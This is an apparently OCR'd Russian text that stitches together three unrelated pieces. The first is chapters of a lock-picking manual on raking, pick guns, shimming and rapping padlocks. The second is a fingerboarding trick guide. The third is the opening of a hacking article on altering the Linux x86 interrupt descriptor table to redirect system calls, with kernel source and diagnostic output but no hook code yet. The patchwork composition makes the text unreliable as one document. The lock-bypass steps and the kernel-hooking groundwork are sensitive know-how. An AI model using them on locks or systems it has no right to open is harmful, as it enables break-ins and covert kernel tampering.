Пожалуй, наиважнейший элемент манипуляций с замком — использование ВРАЩАТЕЛЬНОГО ИНСТРУМЕНТА (tension wrench), который я предпочитаю называть «поворачивающим инструментом». Если бы его с самого начала так и называли, сотни начинающих слесарей имели бы значительно больший мгновенный успех. Слово «tension» (натяжение) подразумевает, что

нужно прикладывать большое давление. Добавьте сюда слово «wrench» (гаечный ключ) — и создаётся совершенно неверное представление. Рис. 18 показывает обычный штифтовый или пластинчатый ключ; рис. 19 — срезанный ключ. Нижняя часть теперь является вращательным инструментом: вырезы на ключе поднимали бы нижние штифты до линии среза, а часть ниже поворачивала бы цилиндр.




FIG. 18 FIG. 19

Вращательный инструмент заменяет нижнюю часть ключа, а отмычка — вырезы. Когда все точки окажутся в пределах линии среза, нужно лишь лёгкое давление для поворота цилиндра. Рис. 20 показывает, как верхний водитель заклинивается в трёх точках из-за избыточного натяжения.




FIG. 20

При ракинге реального давления прикладывать не нужно — штифты и пластины ДОЛЖНЫ свободно вибрировать к линии среза. Слишком большое давление препятствует этому, как показано на рис. 20.





FIG. 21

Вращательные инструменты показаны на рис. 21. Нет необходимости иметь много разных: полная чушь — держать лёгкие, средние и тяжёлые варианты. Лучше всего выбрать средний по жёсткости tension wrench и с тех пор называть его «поворачивающим инструментом».

Легче всего открываются пластинчатые или штифтовые замки с маленькими, одинаковыми по размеру штифтами или пластинами. В этом случае применяется метод РАКИНГА.

Глава 5: Ракинг штифтовых и пластинчатых цилиндрических замков

Первый план атаки на любой замок такого типа — попробовать ракинг. Вращательный инструмент вставляется в нижнюю часть скважины, как показано на рис. 22, с давлением, равным весу пальца. Никакого видимого изгиба инструмента быть не должно — иначе этот метод будет невозможно применить.







FIG. 22

С помощью отмычек с рис. 23 ракаем замок, начиная с отмычки номер один и двигаясь вперёд, пока замок не откроется.

Отмычки для ракинга (RAKE PICKS) бывают нескольких видов: двойной шар (double ball), половинный двойной шар, одиночный шар, а также ромбовидные (diamond). Для разных замков используйте разные размеры из вашего набора.

КАК РАБОТАЕТ РАКИНГ

Выберите любую из отмычек №1 (рис. 23) и вставьте её в замок так, чтобы она касалась задней стенки замка и заднего нижнего штифта. Затем быстро вытащите отмычку (рис. 24):



Это заставляет все штифты, соприкасавшихся с отмычкой при её движении, вибрировать: каждый нижний штифт поднимает верхний водитель из цилиндра. Весь процесс — в известной мере лотерея: одни водители выйдут, другие ещё нет. Нужно повторить одной и той же отмычкой около двадцати раз, и только при неудаче переходить к следующей.

При ракинге мы поднимаем штифты внутри замка к линии среза. Различные формы отмычек изменяют характер подъёма при каждом извлечении инструмента. Штифты и водители прыгают вокруг линии среза, ожидая, чтобы оказаться на нужной высоте в момент поворота вращательным инструментом. ПОДЧЁРКИВАЮ: ВРАЩАТЕЛЬНЫЙ ИНСТРУМЕНТ НЕ ДОЛЖЕН ОКАЗЫВАТЬ ПОСТОЯННОГО ДАВЛЕНИЯ, ИНАЧЕ ШТИФТЫ ЗАКЛИНЯТСЯ (рис. 20). Давление — пульсирующее: лёгкое нажатие только в момент выхода отмычки, никакого давления, пока штифты вибрируют.

Обычно я сначала вставляю вращательный инструмент и поворачиваю его в обе стороны. Небольшое движение говорит о многом: если движение большое в обе стороны — замок откроется легко; если небольшое и замок качественный — потребуется чуть больше времени или другая техника.

Глава 6: Вскрытие замков без вращательного инструмента

Полезный трюк для долгих тренировок или демонстраций — согнуть кулачок замка вниз (рис. 25). Если держать замок, как показано на рис. 26, вращательный инструмент не нужен: его роль выполняет указательный палец с пульсирующим давлением на кулачок.




FIG. 25




FIG. 26 '' Pick held in other hand

Ещё один практический совет: удалите два комплекта штифтов и водителей, оставив три — это уменьшит сопротивление и слегка облегчит работу.

Глава 7: Пистолет для вскрытия замков

Этот полезный инструмент — по сути, суперракер. Нажатие на курок заставляет иглы резко дёрнуться вверх, заставляя штифты прыгать вокруг линии среза. Инструмент способен производить непрерывную вибрацию штифтов, значительно облегчая работу. Хорошее дополнение к набору инструментов.




FIG. 27

Глава 8: Lock Master

Прежде чем покинуть тему ракинга, рассмотрим мое собственное изобретение — LOCK MASTER. Главное его преимущество значительно: он полностью устраняет необходимость в вращательном инструменте, поскольку его нижняя часть уже содержит встроенный поворачивающий инструмент. Верхняя часть щёлкается ногтем указательного пальца; зонд возвращается в горизонтальное положение двумя маленькими пружинами. Главный недостаток: для замков разного размера нужны разные Lock Master.




FIG. 28

Глава 9: Чистый пикинг

Следующий раздел я называю «чистым пикингом» — именно им мы здесь и занимаемся. Каждый штифт поднимается по очереди, выводя водитель из цилиндра. Именно здесь пригодится совет убрать пару штифтов с водителями для тренировок. Используются КРЮЧКОВЫЕ ОТМЫЧКИ (hook picks), показанные на рис. 29.




FIG. 30

Это требует изрядной практики и ещё большего терпения, но вознаграждение, когда вы овладеете техникой, превзойдёт все слова. Рис. 30 показывает, как отмычка поднимает штифты по одному, выталкивая их из цилиндра в верхние камеры. Всё это время вращательный инструмент осуществляет очень лёгкое поворачивающее движение. Рис. 31 показывает замок, установленный на открытие.




FIG. 31





FIG. 32


Используйте крючковую отмычку подходящего размера, начиная с наименьшей (рис. 32). Практикуйтесь — и получите настоящее сокровище.

Глава 10: Открытие замков без пикинга

Рис. 33 показывает точки атаки, неосознанно заложенные в конструкцию замка производителем. Метод называется «shimming» (вставка шима). Рис. 34 показывает набор пружин и зондов: обратитесь к местному часовщику за пружинами, добавьте полотна от мини-ножовок и пилок по дереву — и вскоре у вас будет отличная коллекция.

FIG. 33









FIG. 34


Вставляя пружину от часов или полотно пилки в место соединения двух половин корпуса замка или вдоль дужки, толкаем пружинный засов назад.

Глава 11: Выбивание замков

Рис. 35 показывает штифтовый замок, готовый к открытию выбиванием. Удар должен быть резким, но не сильным.


FIG. 35





How Rapping works

Удар должен приходиться только в показанное место. Он заставляет штифты вибрировать и разделяться по линии среза — так же, как при ракинге и методе с пистолетом. Как и в других методах, используется вращательный инструмент с пульсирующим движением.



Vibration causes lock to open like magic

Инструменты и принадлежности для вскрытия замков

1. Маленькие тиски (от часовщика), с губками 50 мм.
2. Набор маленьких напильников (от часовщика).
3. Мини-ножовка (из хозяйственного магазина).
4. Набор полотен для пил (из хозяйственного магазина).
5. Щупы (листовые щупы), от автомастерской.
6. Фортепианная проволока (из музыкального магазина).
7. Отмычки (от слесаря).
8. Пружины от старых часов (от местного часовщика).
9. Кусачки (из хозяйственного магазина).
10. Набор ключевых заготовок (от слесаря).
11. Пистолет для замков (от слесаря).
12. Масло (из хозяйственного магазина).
13. Как можно больше старых замков (от друзей).
14. Маленький карманный фонарик.
15. Мощная лупа.
16. Терпение и бездонный кофейник.

Собирайте как можно больше замков всех типов. Просите друзей принести старые замки, от которых потеряны ключи. Разбирая замки после экспериментов, изучайте их устройство — это лучший способ стать истинным экспертом.

Если конкретный замок вас победит — не отчаивайтесь. Я знаю это чувство. Возвращайтесь к чертёжной доске — точнее, в мастерскую. Вскройте его, изучите механизм, снова соберите. Всегда ИЩИТЕ ЕГО СЛАБЫЕ МЕСТА. Поверьте, они там есть — надо только достаточно долго и внимательно искать. Замки подобны цепи: они так же прочны, как их самое слабое звено.

Руководство для начинающих по фингербордингу

Автор: Spyke

```
FFF III N  N GGG EEE RRR  BBB OOO AAA RRR DD  III N  N GGG
F    I  NN N G   E   R R  B B O O A A R R D D  I  NN N G
FFF  I  N NN G   EEE RRR  BBB O O AAA RRR D D  I  N NN G
F    I  N  N G G E   RR   B B O O A A RR  D D  I  N  N G G
F   III N  N GGG EEE R R  BBB OOO A A R R DD  III N  N GGG
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
```

(Будто кому-то интересно... просто что-то, чем заняться в свободное время!)

Разделы

Раздел 1: Как выполнять олли

Олли — пожалуй, первый трюк на фингерборде, с которого стоит начать. Он позволяет подбросить доску в воздух пальцами, чтобы перепрыгнуть через объекты или запрыгнуть на них.

Первая часть олли — поставить пальцы в правильную позицию (рис. A): один палец плоско на хвосте, другой прямо перед грузовиком.

```
{Fig. A}
                           Key
                           -------
                           F=Finger      \=Left Tail  0=Wheel
                           /=Right Tail  ^=Trucks     _=Part of deck


\____F__________F/
   ^0^         ^0^
```

Затем ударьте по хвосту (пальцем, стоящим на нём), поднимите руку и толкните вперёд. После практики доска должна подниматься в воздух на несколько сантиметров (рис. B):

```
{Fig. B}

|
0\F
   \
    \
     \
      \
      0\_F
```


Раздел 2: Как выполнять бэкфлипы

Бэкфлип на фингерборде отличается от бэкфлипа на скейтборде: пальцы не переворачиваются на 360 градусов вертикально (это сломало бы запястье), а парят над доской, пока та переворачивается. Поставьте пальцы в позицию олли (рис. A), ударьте по хвосту сильно, быстро поднимите пальцы — и доска должна перевернуться вертикально. Теперь самое сложное: дождитесь, пока доска перевернётся на 360 градусов, затем быстро опустите пальцы так, чтобы она приземлилась правильной стороной вверх.

Раздел 3: Как выполнять шав-иты (в воздухе)

Шав-ит (в воздухе) — трюк, при котором вы делаете олли и доска крутится на 180 градусов горизонтально. Поставьте пальцы в позицию олли, но с хвостовым пальцем сбоку доски, а не по центру (рис. C), затем делайте олли, но в момент удара по хвосту чуть поворачивайте руку.

{Fig. C}



Когда доска (в идеале) вращается в воздухе, ударьте её вниз после полного поворота на 180 градусов.


Раздел 4: Как выполнять гринды

Для гринда нужно сделать олли на край чего-либо или на карандаш/поручень.

Раздел 4.1: Бордслайд

Сделайте олли и поверните доску на 90 градусов в воздухе на тонкий объект/край, затем плавно скользите поперёк (рис. D). Чтобы приземлиться, столкните доску с объекта и поверните обратно на 90 градусов.

{Fig. D}



Раздел 4.2: Дарксслайд

Дарксслайд — трюк с грайндом вверх ногами: переворачиваете доску, скользите вверх ногами, затем переворачиваете обратно. Технически это бордслайд вверх ногами. Поставьте пальцы в позицию олли и двигайтесь к объекту. Когда вы достаточно близко, чтобы запрыгнуть — переверните доску на 180 градусов и поставьте её на объект. Скользите вперёд с давлением на переднюю часть; в конце объекта попытайтесь перевернуть доску обратно.

Раздел 5: Где купить фингерборд

Поищите в местных магазинах или купите онлайн:

```
http://www.skateboard.com/techdeckshop/
```

Работа с таблицей дескрипторов прерываний ради забавы и выгоды

Автор: kad,

Содержание

---

1 - Введение

Процессор Intel может работать в двух режимах: реальном режиме и защищённом режиме. Первый режим не защищает регистры ядра от изменения программами пользовательского пространства. Все современные операционные системы используют возможности защищённого режима для ограничения доступа пользовательских процессов к критическим регистрам. Защищённый режим предоставляет 4 различных «уровня привилегий» (от 0 до 3, известных как ring0..ring3). Пользовательские приложения обычно выполняются в ring3. Ядро же, напротив, работает в наиболее привилегированном режиме — ring0. Это даёт ядру полный доступ ко всем регистрам процессора, всем компонентам аппаратного обеспечения и памяти. Без сомнения, именно этот режим следует выбирать для занятий хакингом.

В статье будут продемонстрированы техники модификации таблицы дескрипторов прерываний (IDT) на платформе Linux/x86. Далее будет объяснено, как та же техника может применяться для перенаправления системных вызовов с целью достижения возможностей, аналогичных загружаемым модулям ядра (LKM).

Представленные в статье примеры будут использовать LKM лишь для простоты загрузки исполняемого кода в пространство ядра. Другие техники, выходящие за рамки данного документа, также могут применяться как для загрузки кода в пространство ядра, так и для сокрытия модуля ядра (например, метод Spacewalker).

В конце статьи прилагается CheckIDT — полезная утилита для изучения IDT и предотвращения паник ядра каждые пять минут.

---

2 - Общие сведения

2.1 - Что такое прерывание?

«Прерывание обычно определяется как событие, изменяющее последовательность команд, выполняемых процессором. Такие события соответствуют электрическим сигналам, генерируемым аппаратными схемами как внутри, так и снаружи кристалла процессора.»
(из книги «Understanding the Linux kernel», издательство O'Reilly)

2.2 - Прерывания и исключения

Справочное руководство Intel называет «синхронные прерывания» (те, что порождаются управляющим устройством CPU после завершения выполнения инструкции) «исключениями». Асинхронные прерывания (генерируемые другими аппаратными устройствами в произвольный момент времени) называются просто «прерываниями». Прерывания исходят от внешних устройств ввода-вывода, тогда как исключения вызываются либо ошибками программирования, либо аномальными условиями, которые должно обрабатывать ядро. Термин «сигналы прерываний» будет использоваться в статье для обозначения как исключений, так и прерываний.

Прерывания делятся на две категории: маскируемые прерывания, которые можно игнорировать (или «маскировать») на короткое время, и немаскируемые прерывания, которые должны обрабатываться немедленно. Немаскируемые прерывания генерируются критическими событиями, такими как аппаратные сбои; мы не будем их рассматривать. Всем известные IRQ (запросы прерываний) относятся к категории маскируемых прерываний.

Исключения делятся на две различные категории: исключения, генерируемые процессором (ошибки, ловушки, аварийные прерывания), и программные исключения, которые могут быть вызваны ассемблерными инструкциями `int` или `int3`. Последние часто называют программными прерываниями.

2.3 - Вектор прерывания

Каждое прерывание или исключение идентифицируется числом от 0 до 255. Intel называет это число вектором. Числа классифицируются следующим образом:

• От 0 до 31 : исключения и немаскируемые прерывания

• От 32 до 47 : маскируемые прерывания
• От 48 до 255 : программные прерывания

Linux использует только одно программное прерывание (0x80), задействованное в качестве интерфейса системных вызовов для обращения к функциям ядра.

Аппаратные IRQ (запросы прерываний) от IRQ0 до IRQ15 назначены векторам прерываний от 32 до 47.

2.4 - Что такое IDT?


IDT = Interrupt Descriptor Table (таблица дескрипторов прерываний)

IDT — это линейная таблица из 256 записей, связывающая обработчик прерывания с каждым вектором прерывания. Каждая запись IDT представляет собой дескриптор размером 8 байт, что даёт общий размер IDT 256 × 8 = 2048 байт. IDT может содержать три различных типа дескрипторов:

• **Дескриптор шлюза задачи (Task Gate Descriptor)**

Linux не использует этот тип дескриптора

• **Дескриптор шлюза прерывания (Interrupt Gate Descriptor)**



• биты 0–15 : младшее смещение обработчика (offset low)
• биты 16–31 : селектор сегмента
• биты 32–37 : зарезервировано
• биты 37–39 : 0
• биты 40–47 : флаги/тип
• биты 48–63 : старшее смещение обработчика (offset high)

• **Дескриптор шлюза ловушки (Trap Gate Descriptor)**

Аналогичен предыдущему, но с другим значением флага

Флаг составляется следующим образом:

• 5 бит для типа:
шлюз прерывания : 1 1 1 1 0
шлюз ловушки : 0 1 1 1 0
• 2 бита для DPL (уровень привилегий дескриптора)
• 1 бит зарезервирован

Поля offset low и offset high содержат адрес функции, обрабатывающей прерывание. При возникновении прерывания управление передаётся по этому адресу. Цель статьи — изменить один из этих адресов и заставить выполняться наш собственный обработчик прерываний.

DPL = Descriptor Privilege Level (уровень привилегий дескриптора)

DPL равен 0 или 3. Ноль — наиболее привилегированный уровень (режим ядра). Текущий уровень выполнения сохраняется в регистре CPL (текущий уровень привилегий). Управляющее устройство (UC) сравнивает значение регистра CPL с полем DPL прерывания в IDT. Обработчик прерывания выполняется, если поле DPL больше (менее привилегировано) или равно значению в регистре CPL. Пользовательские приложения выполняются в ring3 (CPL==3). Таким образом, определённые обработчики прерываний не могут быть вызваны из пользовательского пространства.

IDT инициализируется один раз программой BIOS, но Linux делает это повторно при получении управления. Ассемблерная функция `lidt` инициализирует регистр `idtr`, который будет содержать размер и адрес IDT. Затем функция `setup_idt` заполняет все 256 записей IDT одним и тем же шлюзом прерывания — `ignore_int`. Далее нужные шлюзы вставляются в IDT следующими функциями:

`linux/arch/i386/kernel/traps.c::set_intr_gate(n, addr)` — вставляет шлюз прерывания на n-ю позицию по адресу, указанному регистром IDT. Адрес обработчика прерывания хранится в `addr`.

`linux/arch/i386/kernel/irq.c` — все маскируемые прерывания и программные прерывания инициализируются с помощью `set_intr_gate`:

```
#define FIRST_EXTERNAL_VECTOR  0x20

        for (i = 0; i < NR_IRQS; i++) {
        int vector = FIRST_EXTERNAL_VECTOR + i;
        if (vector != SYSCALL_VECTOR)
                set_intr_gate(vector, interrupt[i]);
```

`linux/arch/i386/kernel/traps.c::set_system_gate(n, addr)` — вставляет шлюз ловушки. Поле DPL устанавливается равным 3. Эти прерывания могут вызываться из пользовательского пространства (ring3):

```
        set_system_gate(3,&int3)
        set_system_gate(4,&overflow)
        set_system_gate(5,&bounds)
        set_system_gate(0x80,&system_call);
```

`linux/arch/i386/kernel/traps.c::set_trap_gate(n, addr)` — вставляет шлюз ловушки с полем DPL, равным 0. Остальные исключения инициализируются с помощью `set_trap_gate`:

```
        set_trap_gate(0,&divide_error)
        set_trap_gate(1,&debug)
        set_trap_gate(2,&nmi)
        set_trap_gate(6,&invalid_op)
        set_trap_gate(7,&device_not_available)
        set_trap_gate(8,&double_fault)
        set_trap_gate(9,&coprocessor_segment_overrun)
        set_trap_gate(10,&invalid_TSS)
        set_trap_gate(11,&segment_not_present)
        set_trap_gate(12,&stack_segment)
        set_trap_gate(13,&general_protection)
        set_trap_gate(14,&page_fault)
        set_trap_gate(15,&spurious_interrupt_bug)
        set_trap_gate(16,&coprocessor_error)
        set_trap_gate(17,&alignement_check)
        set_trap_gate(18,&machine_check)
```

Прерывания IRQ инициализируются с помощью `set_intr_gate()`. Исключения int3, overflow, bound и программное прерывание system_call — с помощью `set_system_gate()`. Все остальные исключения — с помощью `set_trap_gate()`.

Давайте начнём с практики и изучим текущие адреса обработчиков для каждого прерывания. Воспользуемся утилитой CheckIDT [6], прилагаемой к этой статье:

```
%./checkidt -A -s
Int *** Stub Address * Segment *** DPL * Type             Handler Name
```

```
------------------------------------------------------------------------
0       0xc01092c8     KERNEL_CS   0     Trap gate        divide_error
1       0xc0109358     KERNEL_CS   0     Trap gate        debug
2       0xc0109364     KERNEL_CS   0     Trap gate        nmi
3       0xc0109370     KERNEL_CS   3     System gate      int3
4       0xc010937c     KERNEL_CS   3     System gate      overflow
5       0xc0109388     KERNEL_CS   3     System gate      bounds
6       0xc0109394     KERNEL_CS   0     Trap gate        invalid_op
...
18      0xc0109400     KERNEL_CS   0     Trap gate        machine_check
19      0xc01001e4     KERNEL_CS   0     Interrupt gate   ignore_int
20      0xc01001e4     KERNEL_CS   0     Interrupt gate   ignore_int
...
31      0xc01001e4     KERNEL_CS   0     Interrupt gate   ignore_int
32      0xc010a0d8     KERNEL_CS   0     Interrupt gate   IRQ0x00_interrupt
33      0xc010a0e0     KERNEL_CS   0     Interrupt gate   IRQ0x01_interrupt
...
47      0xc010a15c     KERNEL_CS   0     Interrupt gate   IRQ0x0f_interrupt
128     0xc01091b4     KERNEL_CS   3       System gate      system_call
```

Файл System.map содержит символические имена для показанных выше адресов:

```
% grep c0109364 /boot/System.map
00000000c0109364 T nmi
nmi=not maskable interrupt ->trap_gate

% grep c010937c /boot/System.map
00000000c010937c T overflow
overflow -> system_gate

% grep c01001e4 /boot/System.map
00000000c01001e4 t ignore_int

18 to 31 are reserved by Intel for further use

% grep c010a0e0 /boot/System.map
00000000c010a0e0 t IRQ0x01_interrupt
device keyboard ->intr_gate

% grep c01091b4 /boot/System.map
00000000c01091b4 T system_call
system call  -> system_gate

rem: there is a new option in checkIDT for resolving symbol
```

---

3 - Исключения

3.1 - Список исключений

```
------------------------------------------------------------------------+
номер   | Исключение                          | Обработчик                |
------------------------------------------------------------------------+
0       | Ошибка деления                      | divide_error()            |
1       | Отладка                             | debug()                   |
2       | Немаскируемое прерывание            | nmi()                     |
3       | Точка останова                      | int3()                    |
4       | Переполнение                        | overflow()                |
5       | Проверка границ                     | bounds()                  |
6       | Недопустимый код операции           | invalid_op()              |
7       | Устройство недоступно               | device_not_available()    |
8       | Двойное исключение                  | double_fault()            |
9       | Переполнение сегмента сопроцессора  | coprocesseur_segment_overrun() |
10      | Неверный TSS                        | invalid_tss()             |
11      | Сегмент отсутствует                 | segment_no_present()      |
```

```
12      | Исключение стека                    | stack_segment()            |
13      | Общая защита                        | general_protection()       |
14      | Страничный сбой                     | page_fault()               |
15      | Зарезервировано Intel               | нет                        |
16      | Ошибка вычислений с плавающей точкой | coprocessor_error()      |
17      | Проверка выравнивания               | alignement_check()         |
18      | Проверка машины                     | machine_check()            |
-------------------------------------------------------------------------+
```

Исключения делятся на две категории:
• Исключения, обнаруженные процессором (поле DPL равно 0)
• Программные прерывания (программируемые исключения), поле DPL равно 3.

Последние могут вызываться из пользовательского пространства.

3.2 - Что происходит при возникновении исключения?

При возникновении исключения выполняется соответствующий адрес обработчика из текущей IDT. Этот обработчик — не настоящий обработчик, работающий с исключением; он лишь передаёт управление истинному обработчику.

Для наглядности:

```
исключение -----> промежуточный обработчик -----> настоящий обработчик
```

Файл `entry.S` определяет все промежуточные обработчики, также называемые универсальными обработчиками или заглушками. Первый обработчик написан на ассемблере, настоящий обработчик — на C.

Чтобы не путаться, будем называть первый обработчик «asm-обработчиком», а второй — «C-обработчиком».

Рассмотрим `entry.S`:

```
**********************************************
ENTRY(nmi)
        pushl $0
        pushl $ SYMBOL_NAME(do_nmi)
        jmp error_code

ENTRY(int3)
        pushl $0
        pushl $ SYMBOL_NAME(do_int3)
        jmp error_code

ENTRY(overflow)
        pushl $0
        pushl $ SYMBOL_NAME(do_overflow)
        jmp error_code

ENTRY(divide_error)

        pushl $0                # no error value/code
        pushl $ SYMBOL_NAME(do_divide_error)
        ALIGN
error_code:
        pushl %ds
        pushl %eax
        xorl %eax,%eax
        pushl %ebp
        pushl %edi
        pushl %esi
        pushl %edx
        decl %eax                       # eax = -1
        pushl %ecx
        pushl %ebx
        cld
```

```
        movl %es,%cx
        movl ORIG_EAX(%esp), %esi       # get the error value
        movl ES(%esp), %edi             # get the function address
        movl %eax, ORIG_EAX(%esp)
        movl %ecx, ES(%esp)
        movl %esp,%edx
        pushl %esi                      # push the error code
        pushl %edx                      # push the pt_regs pointer
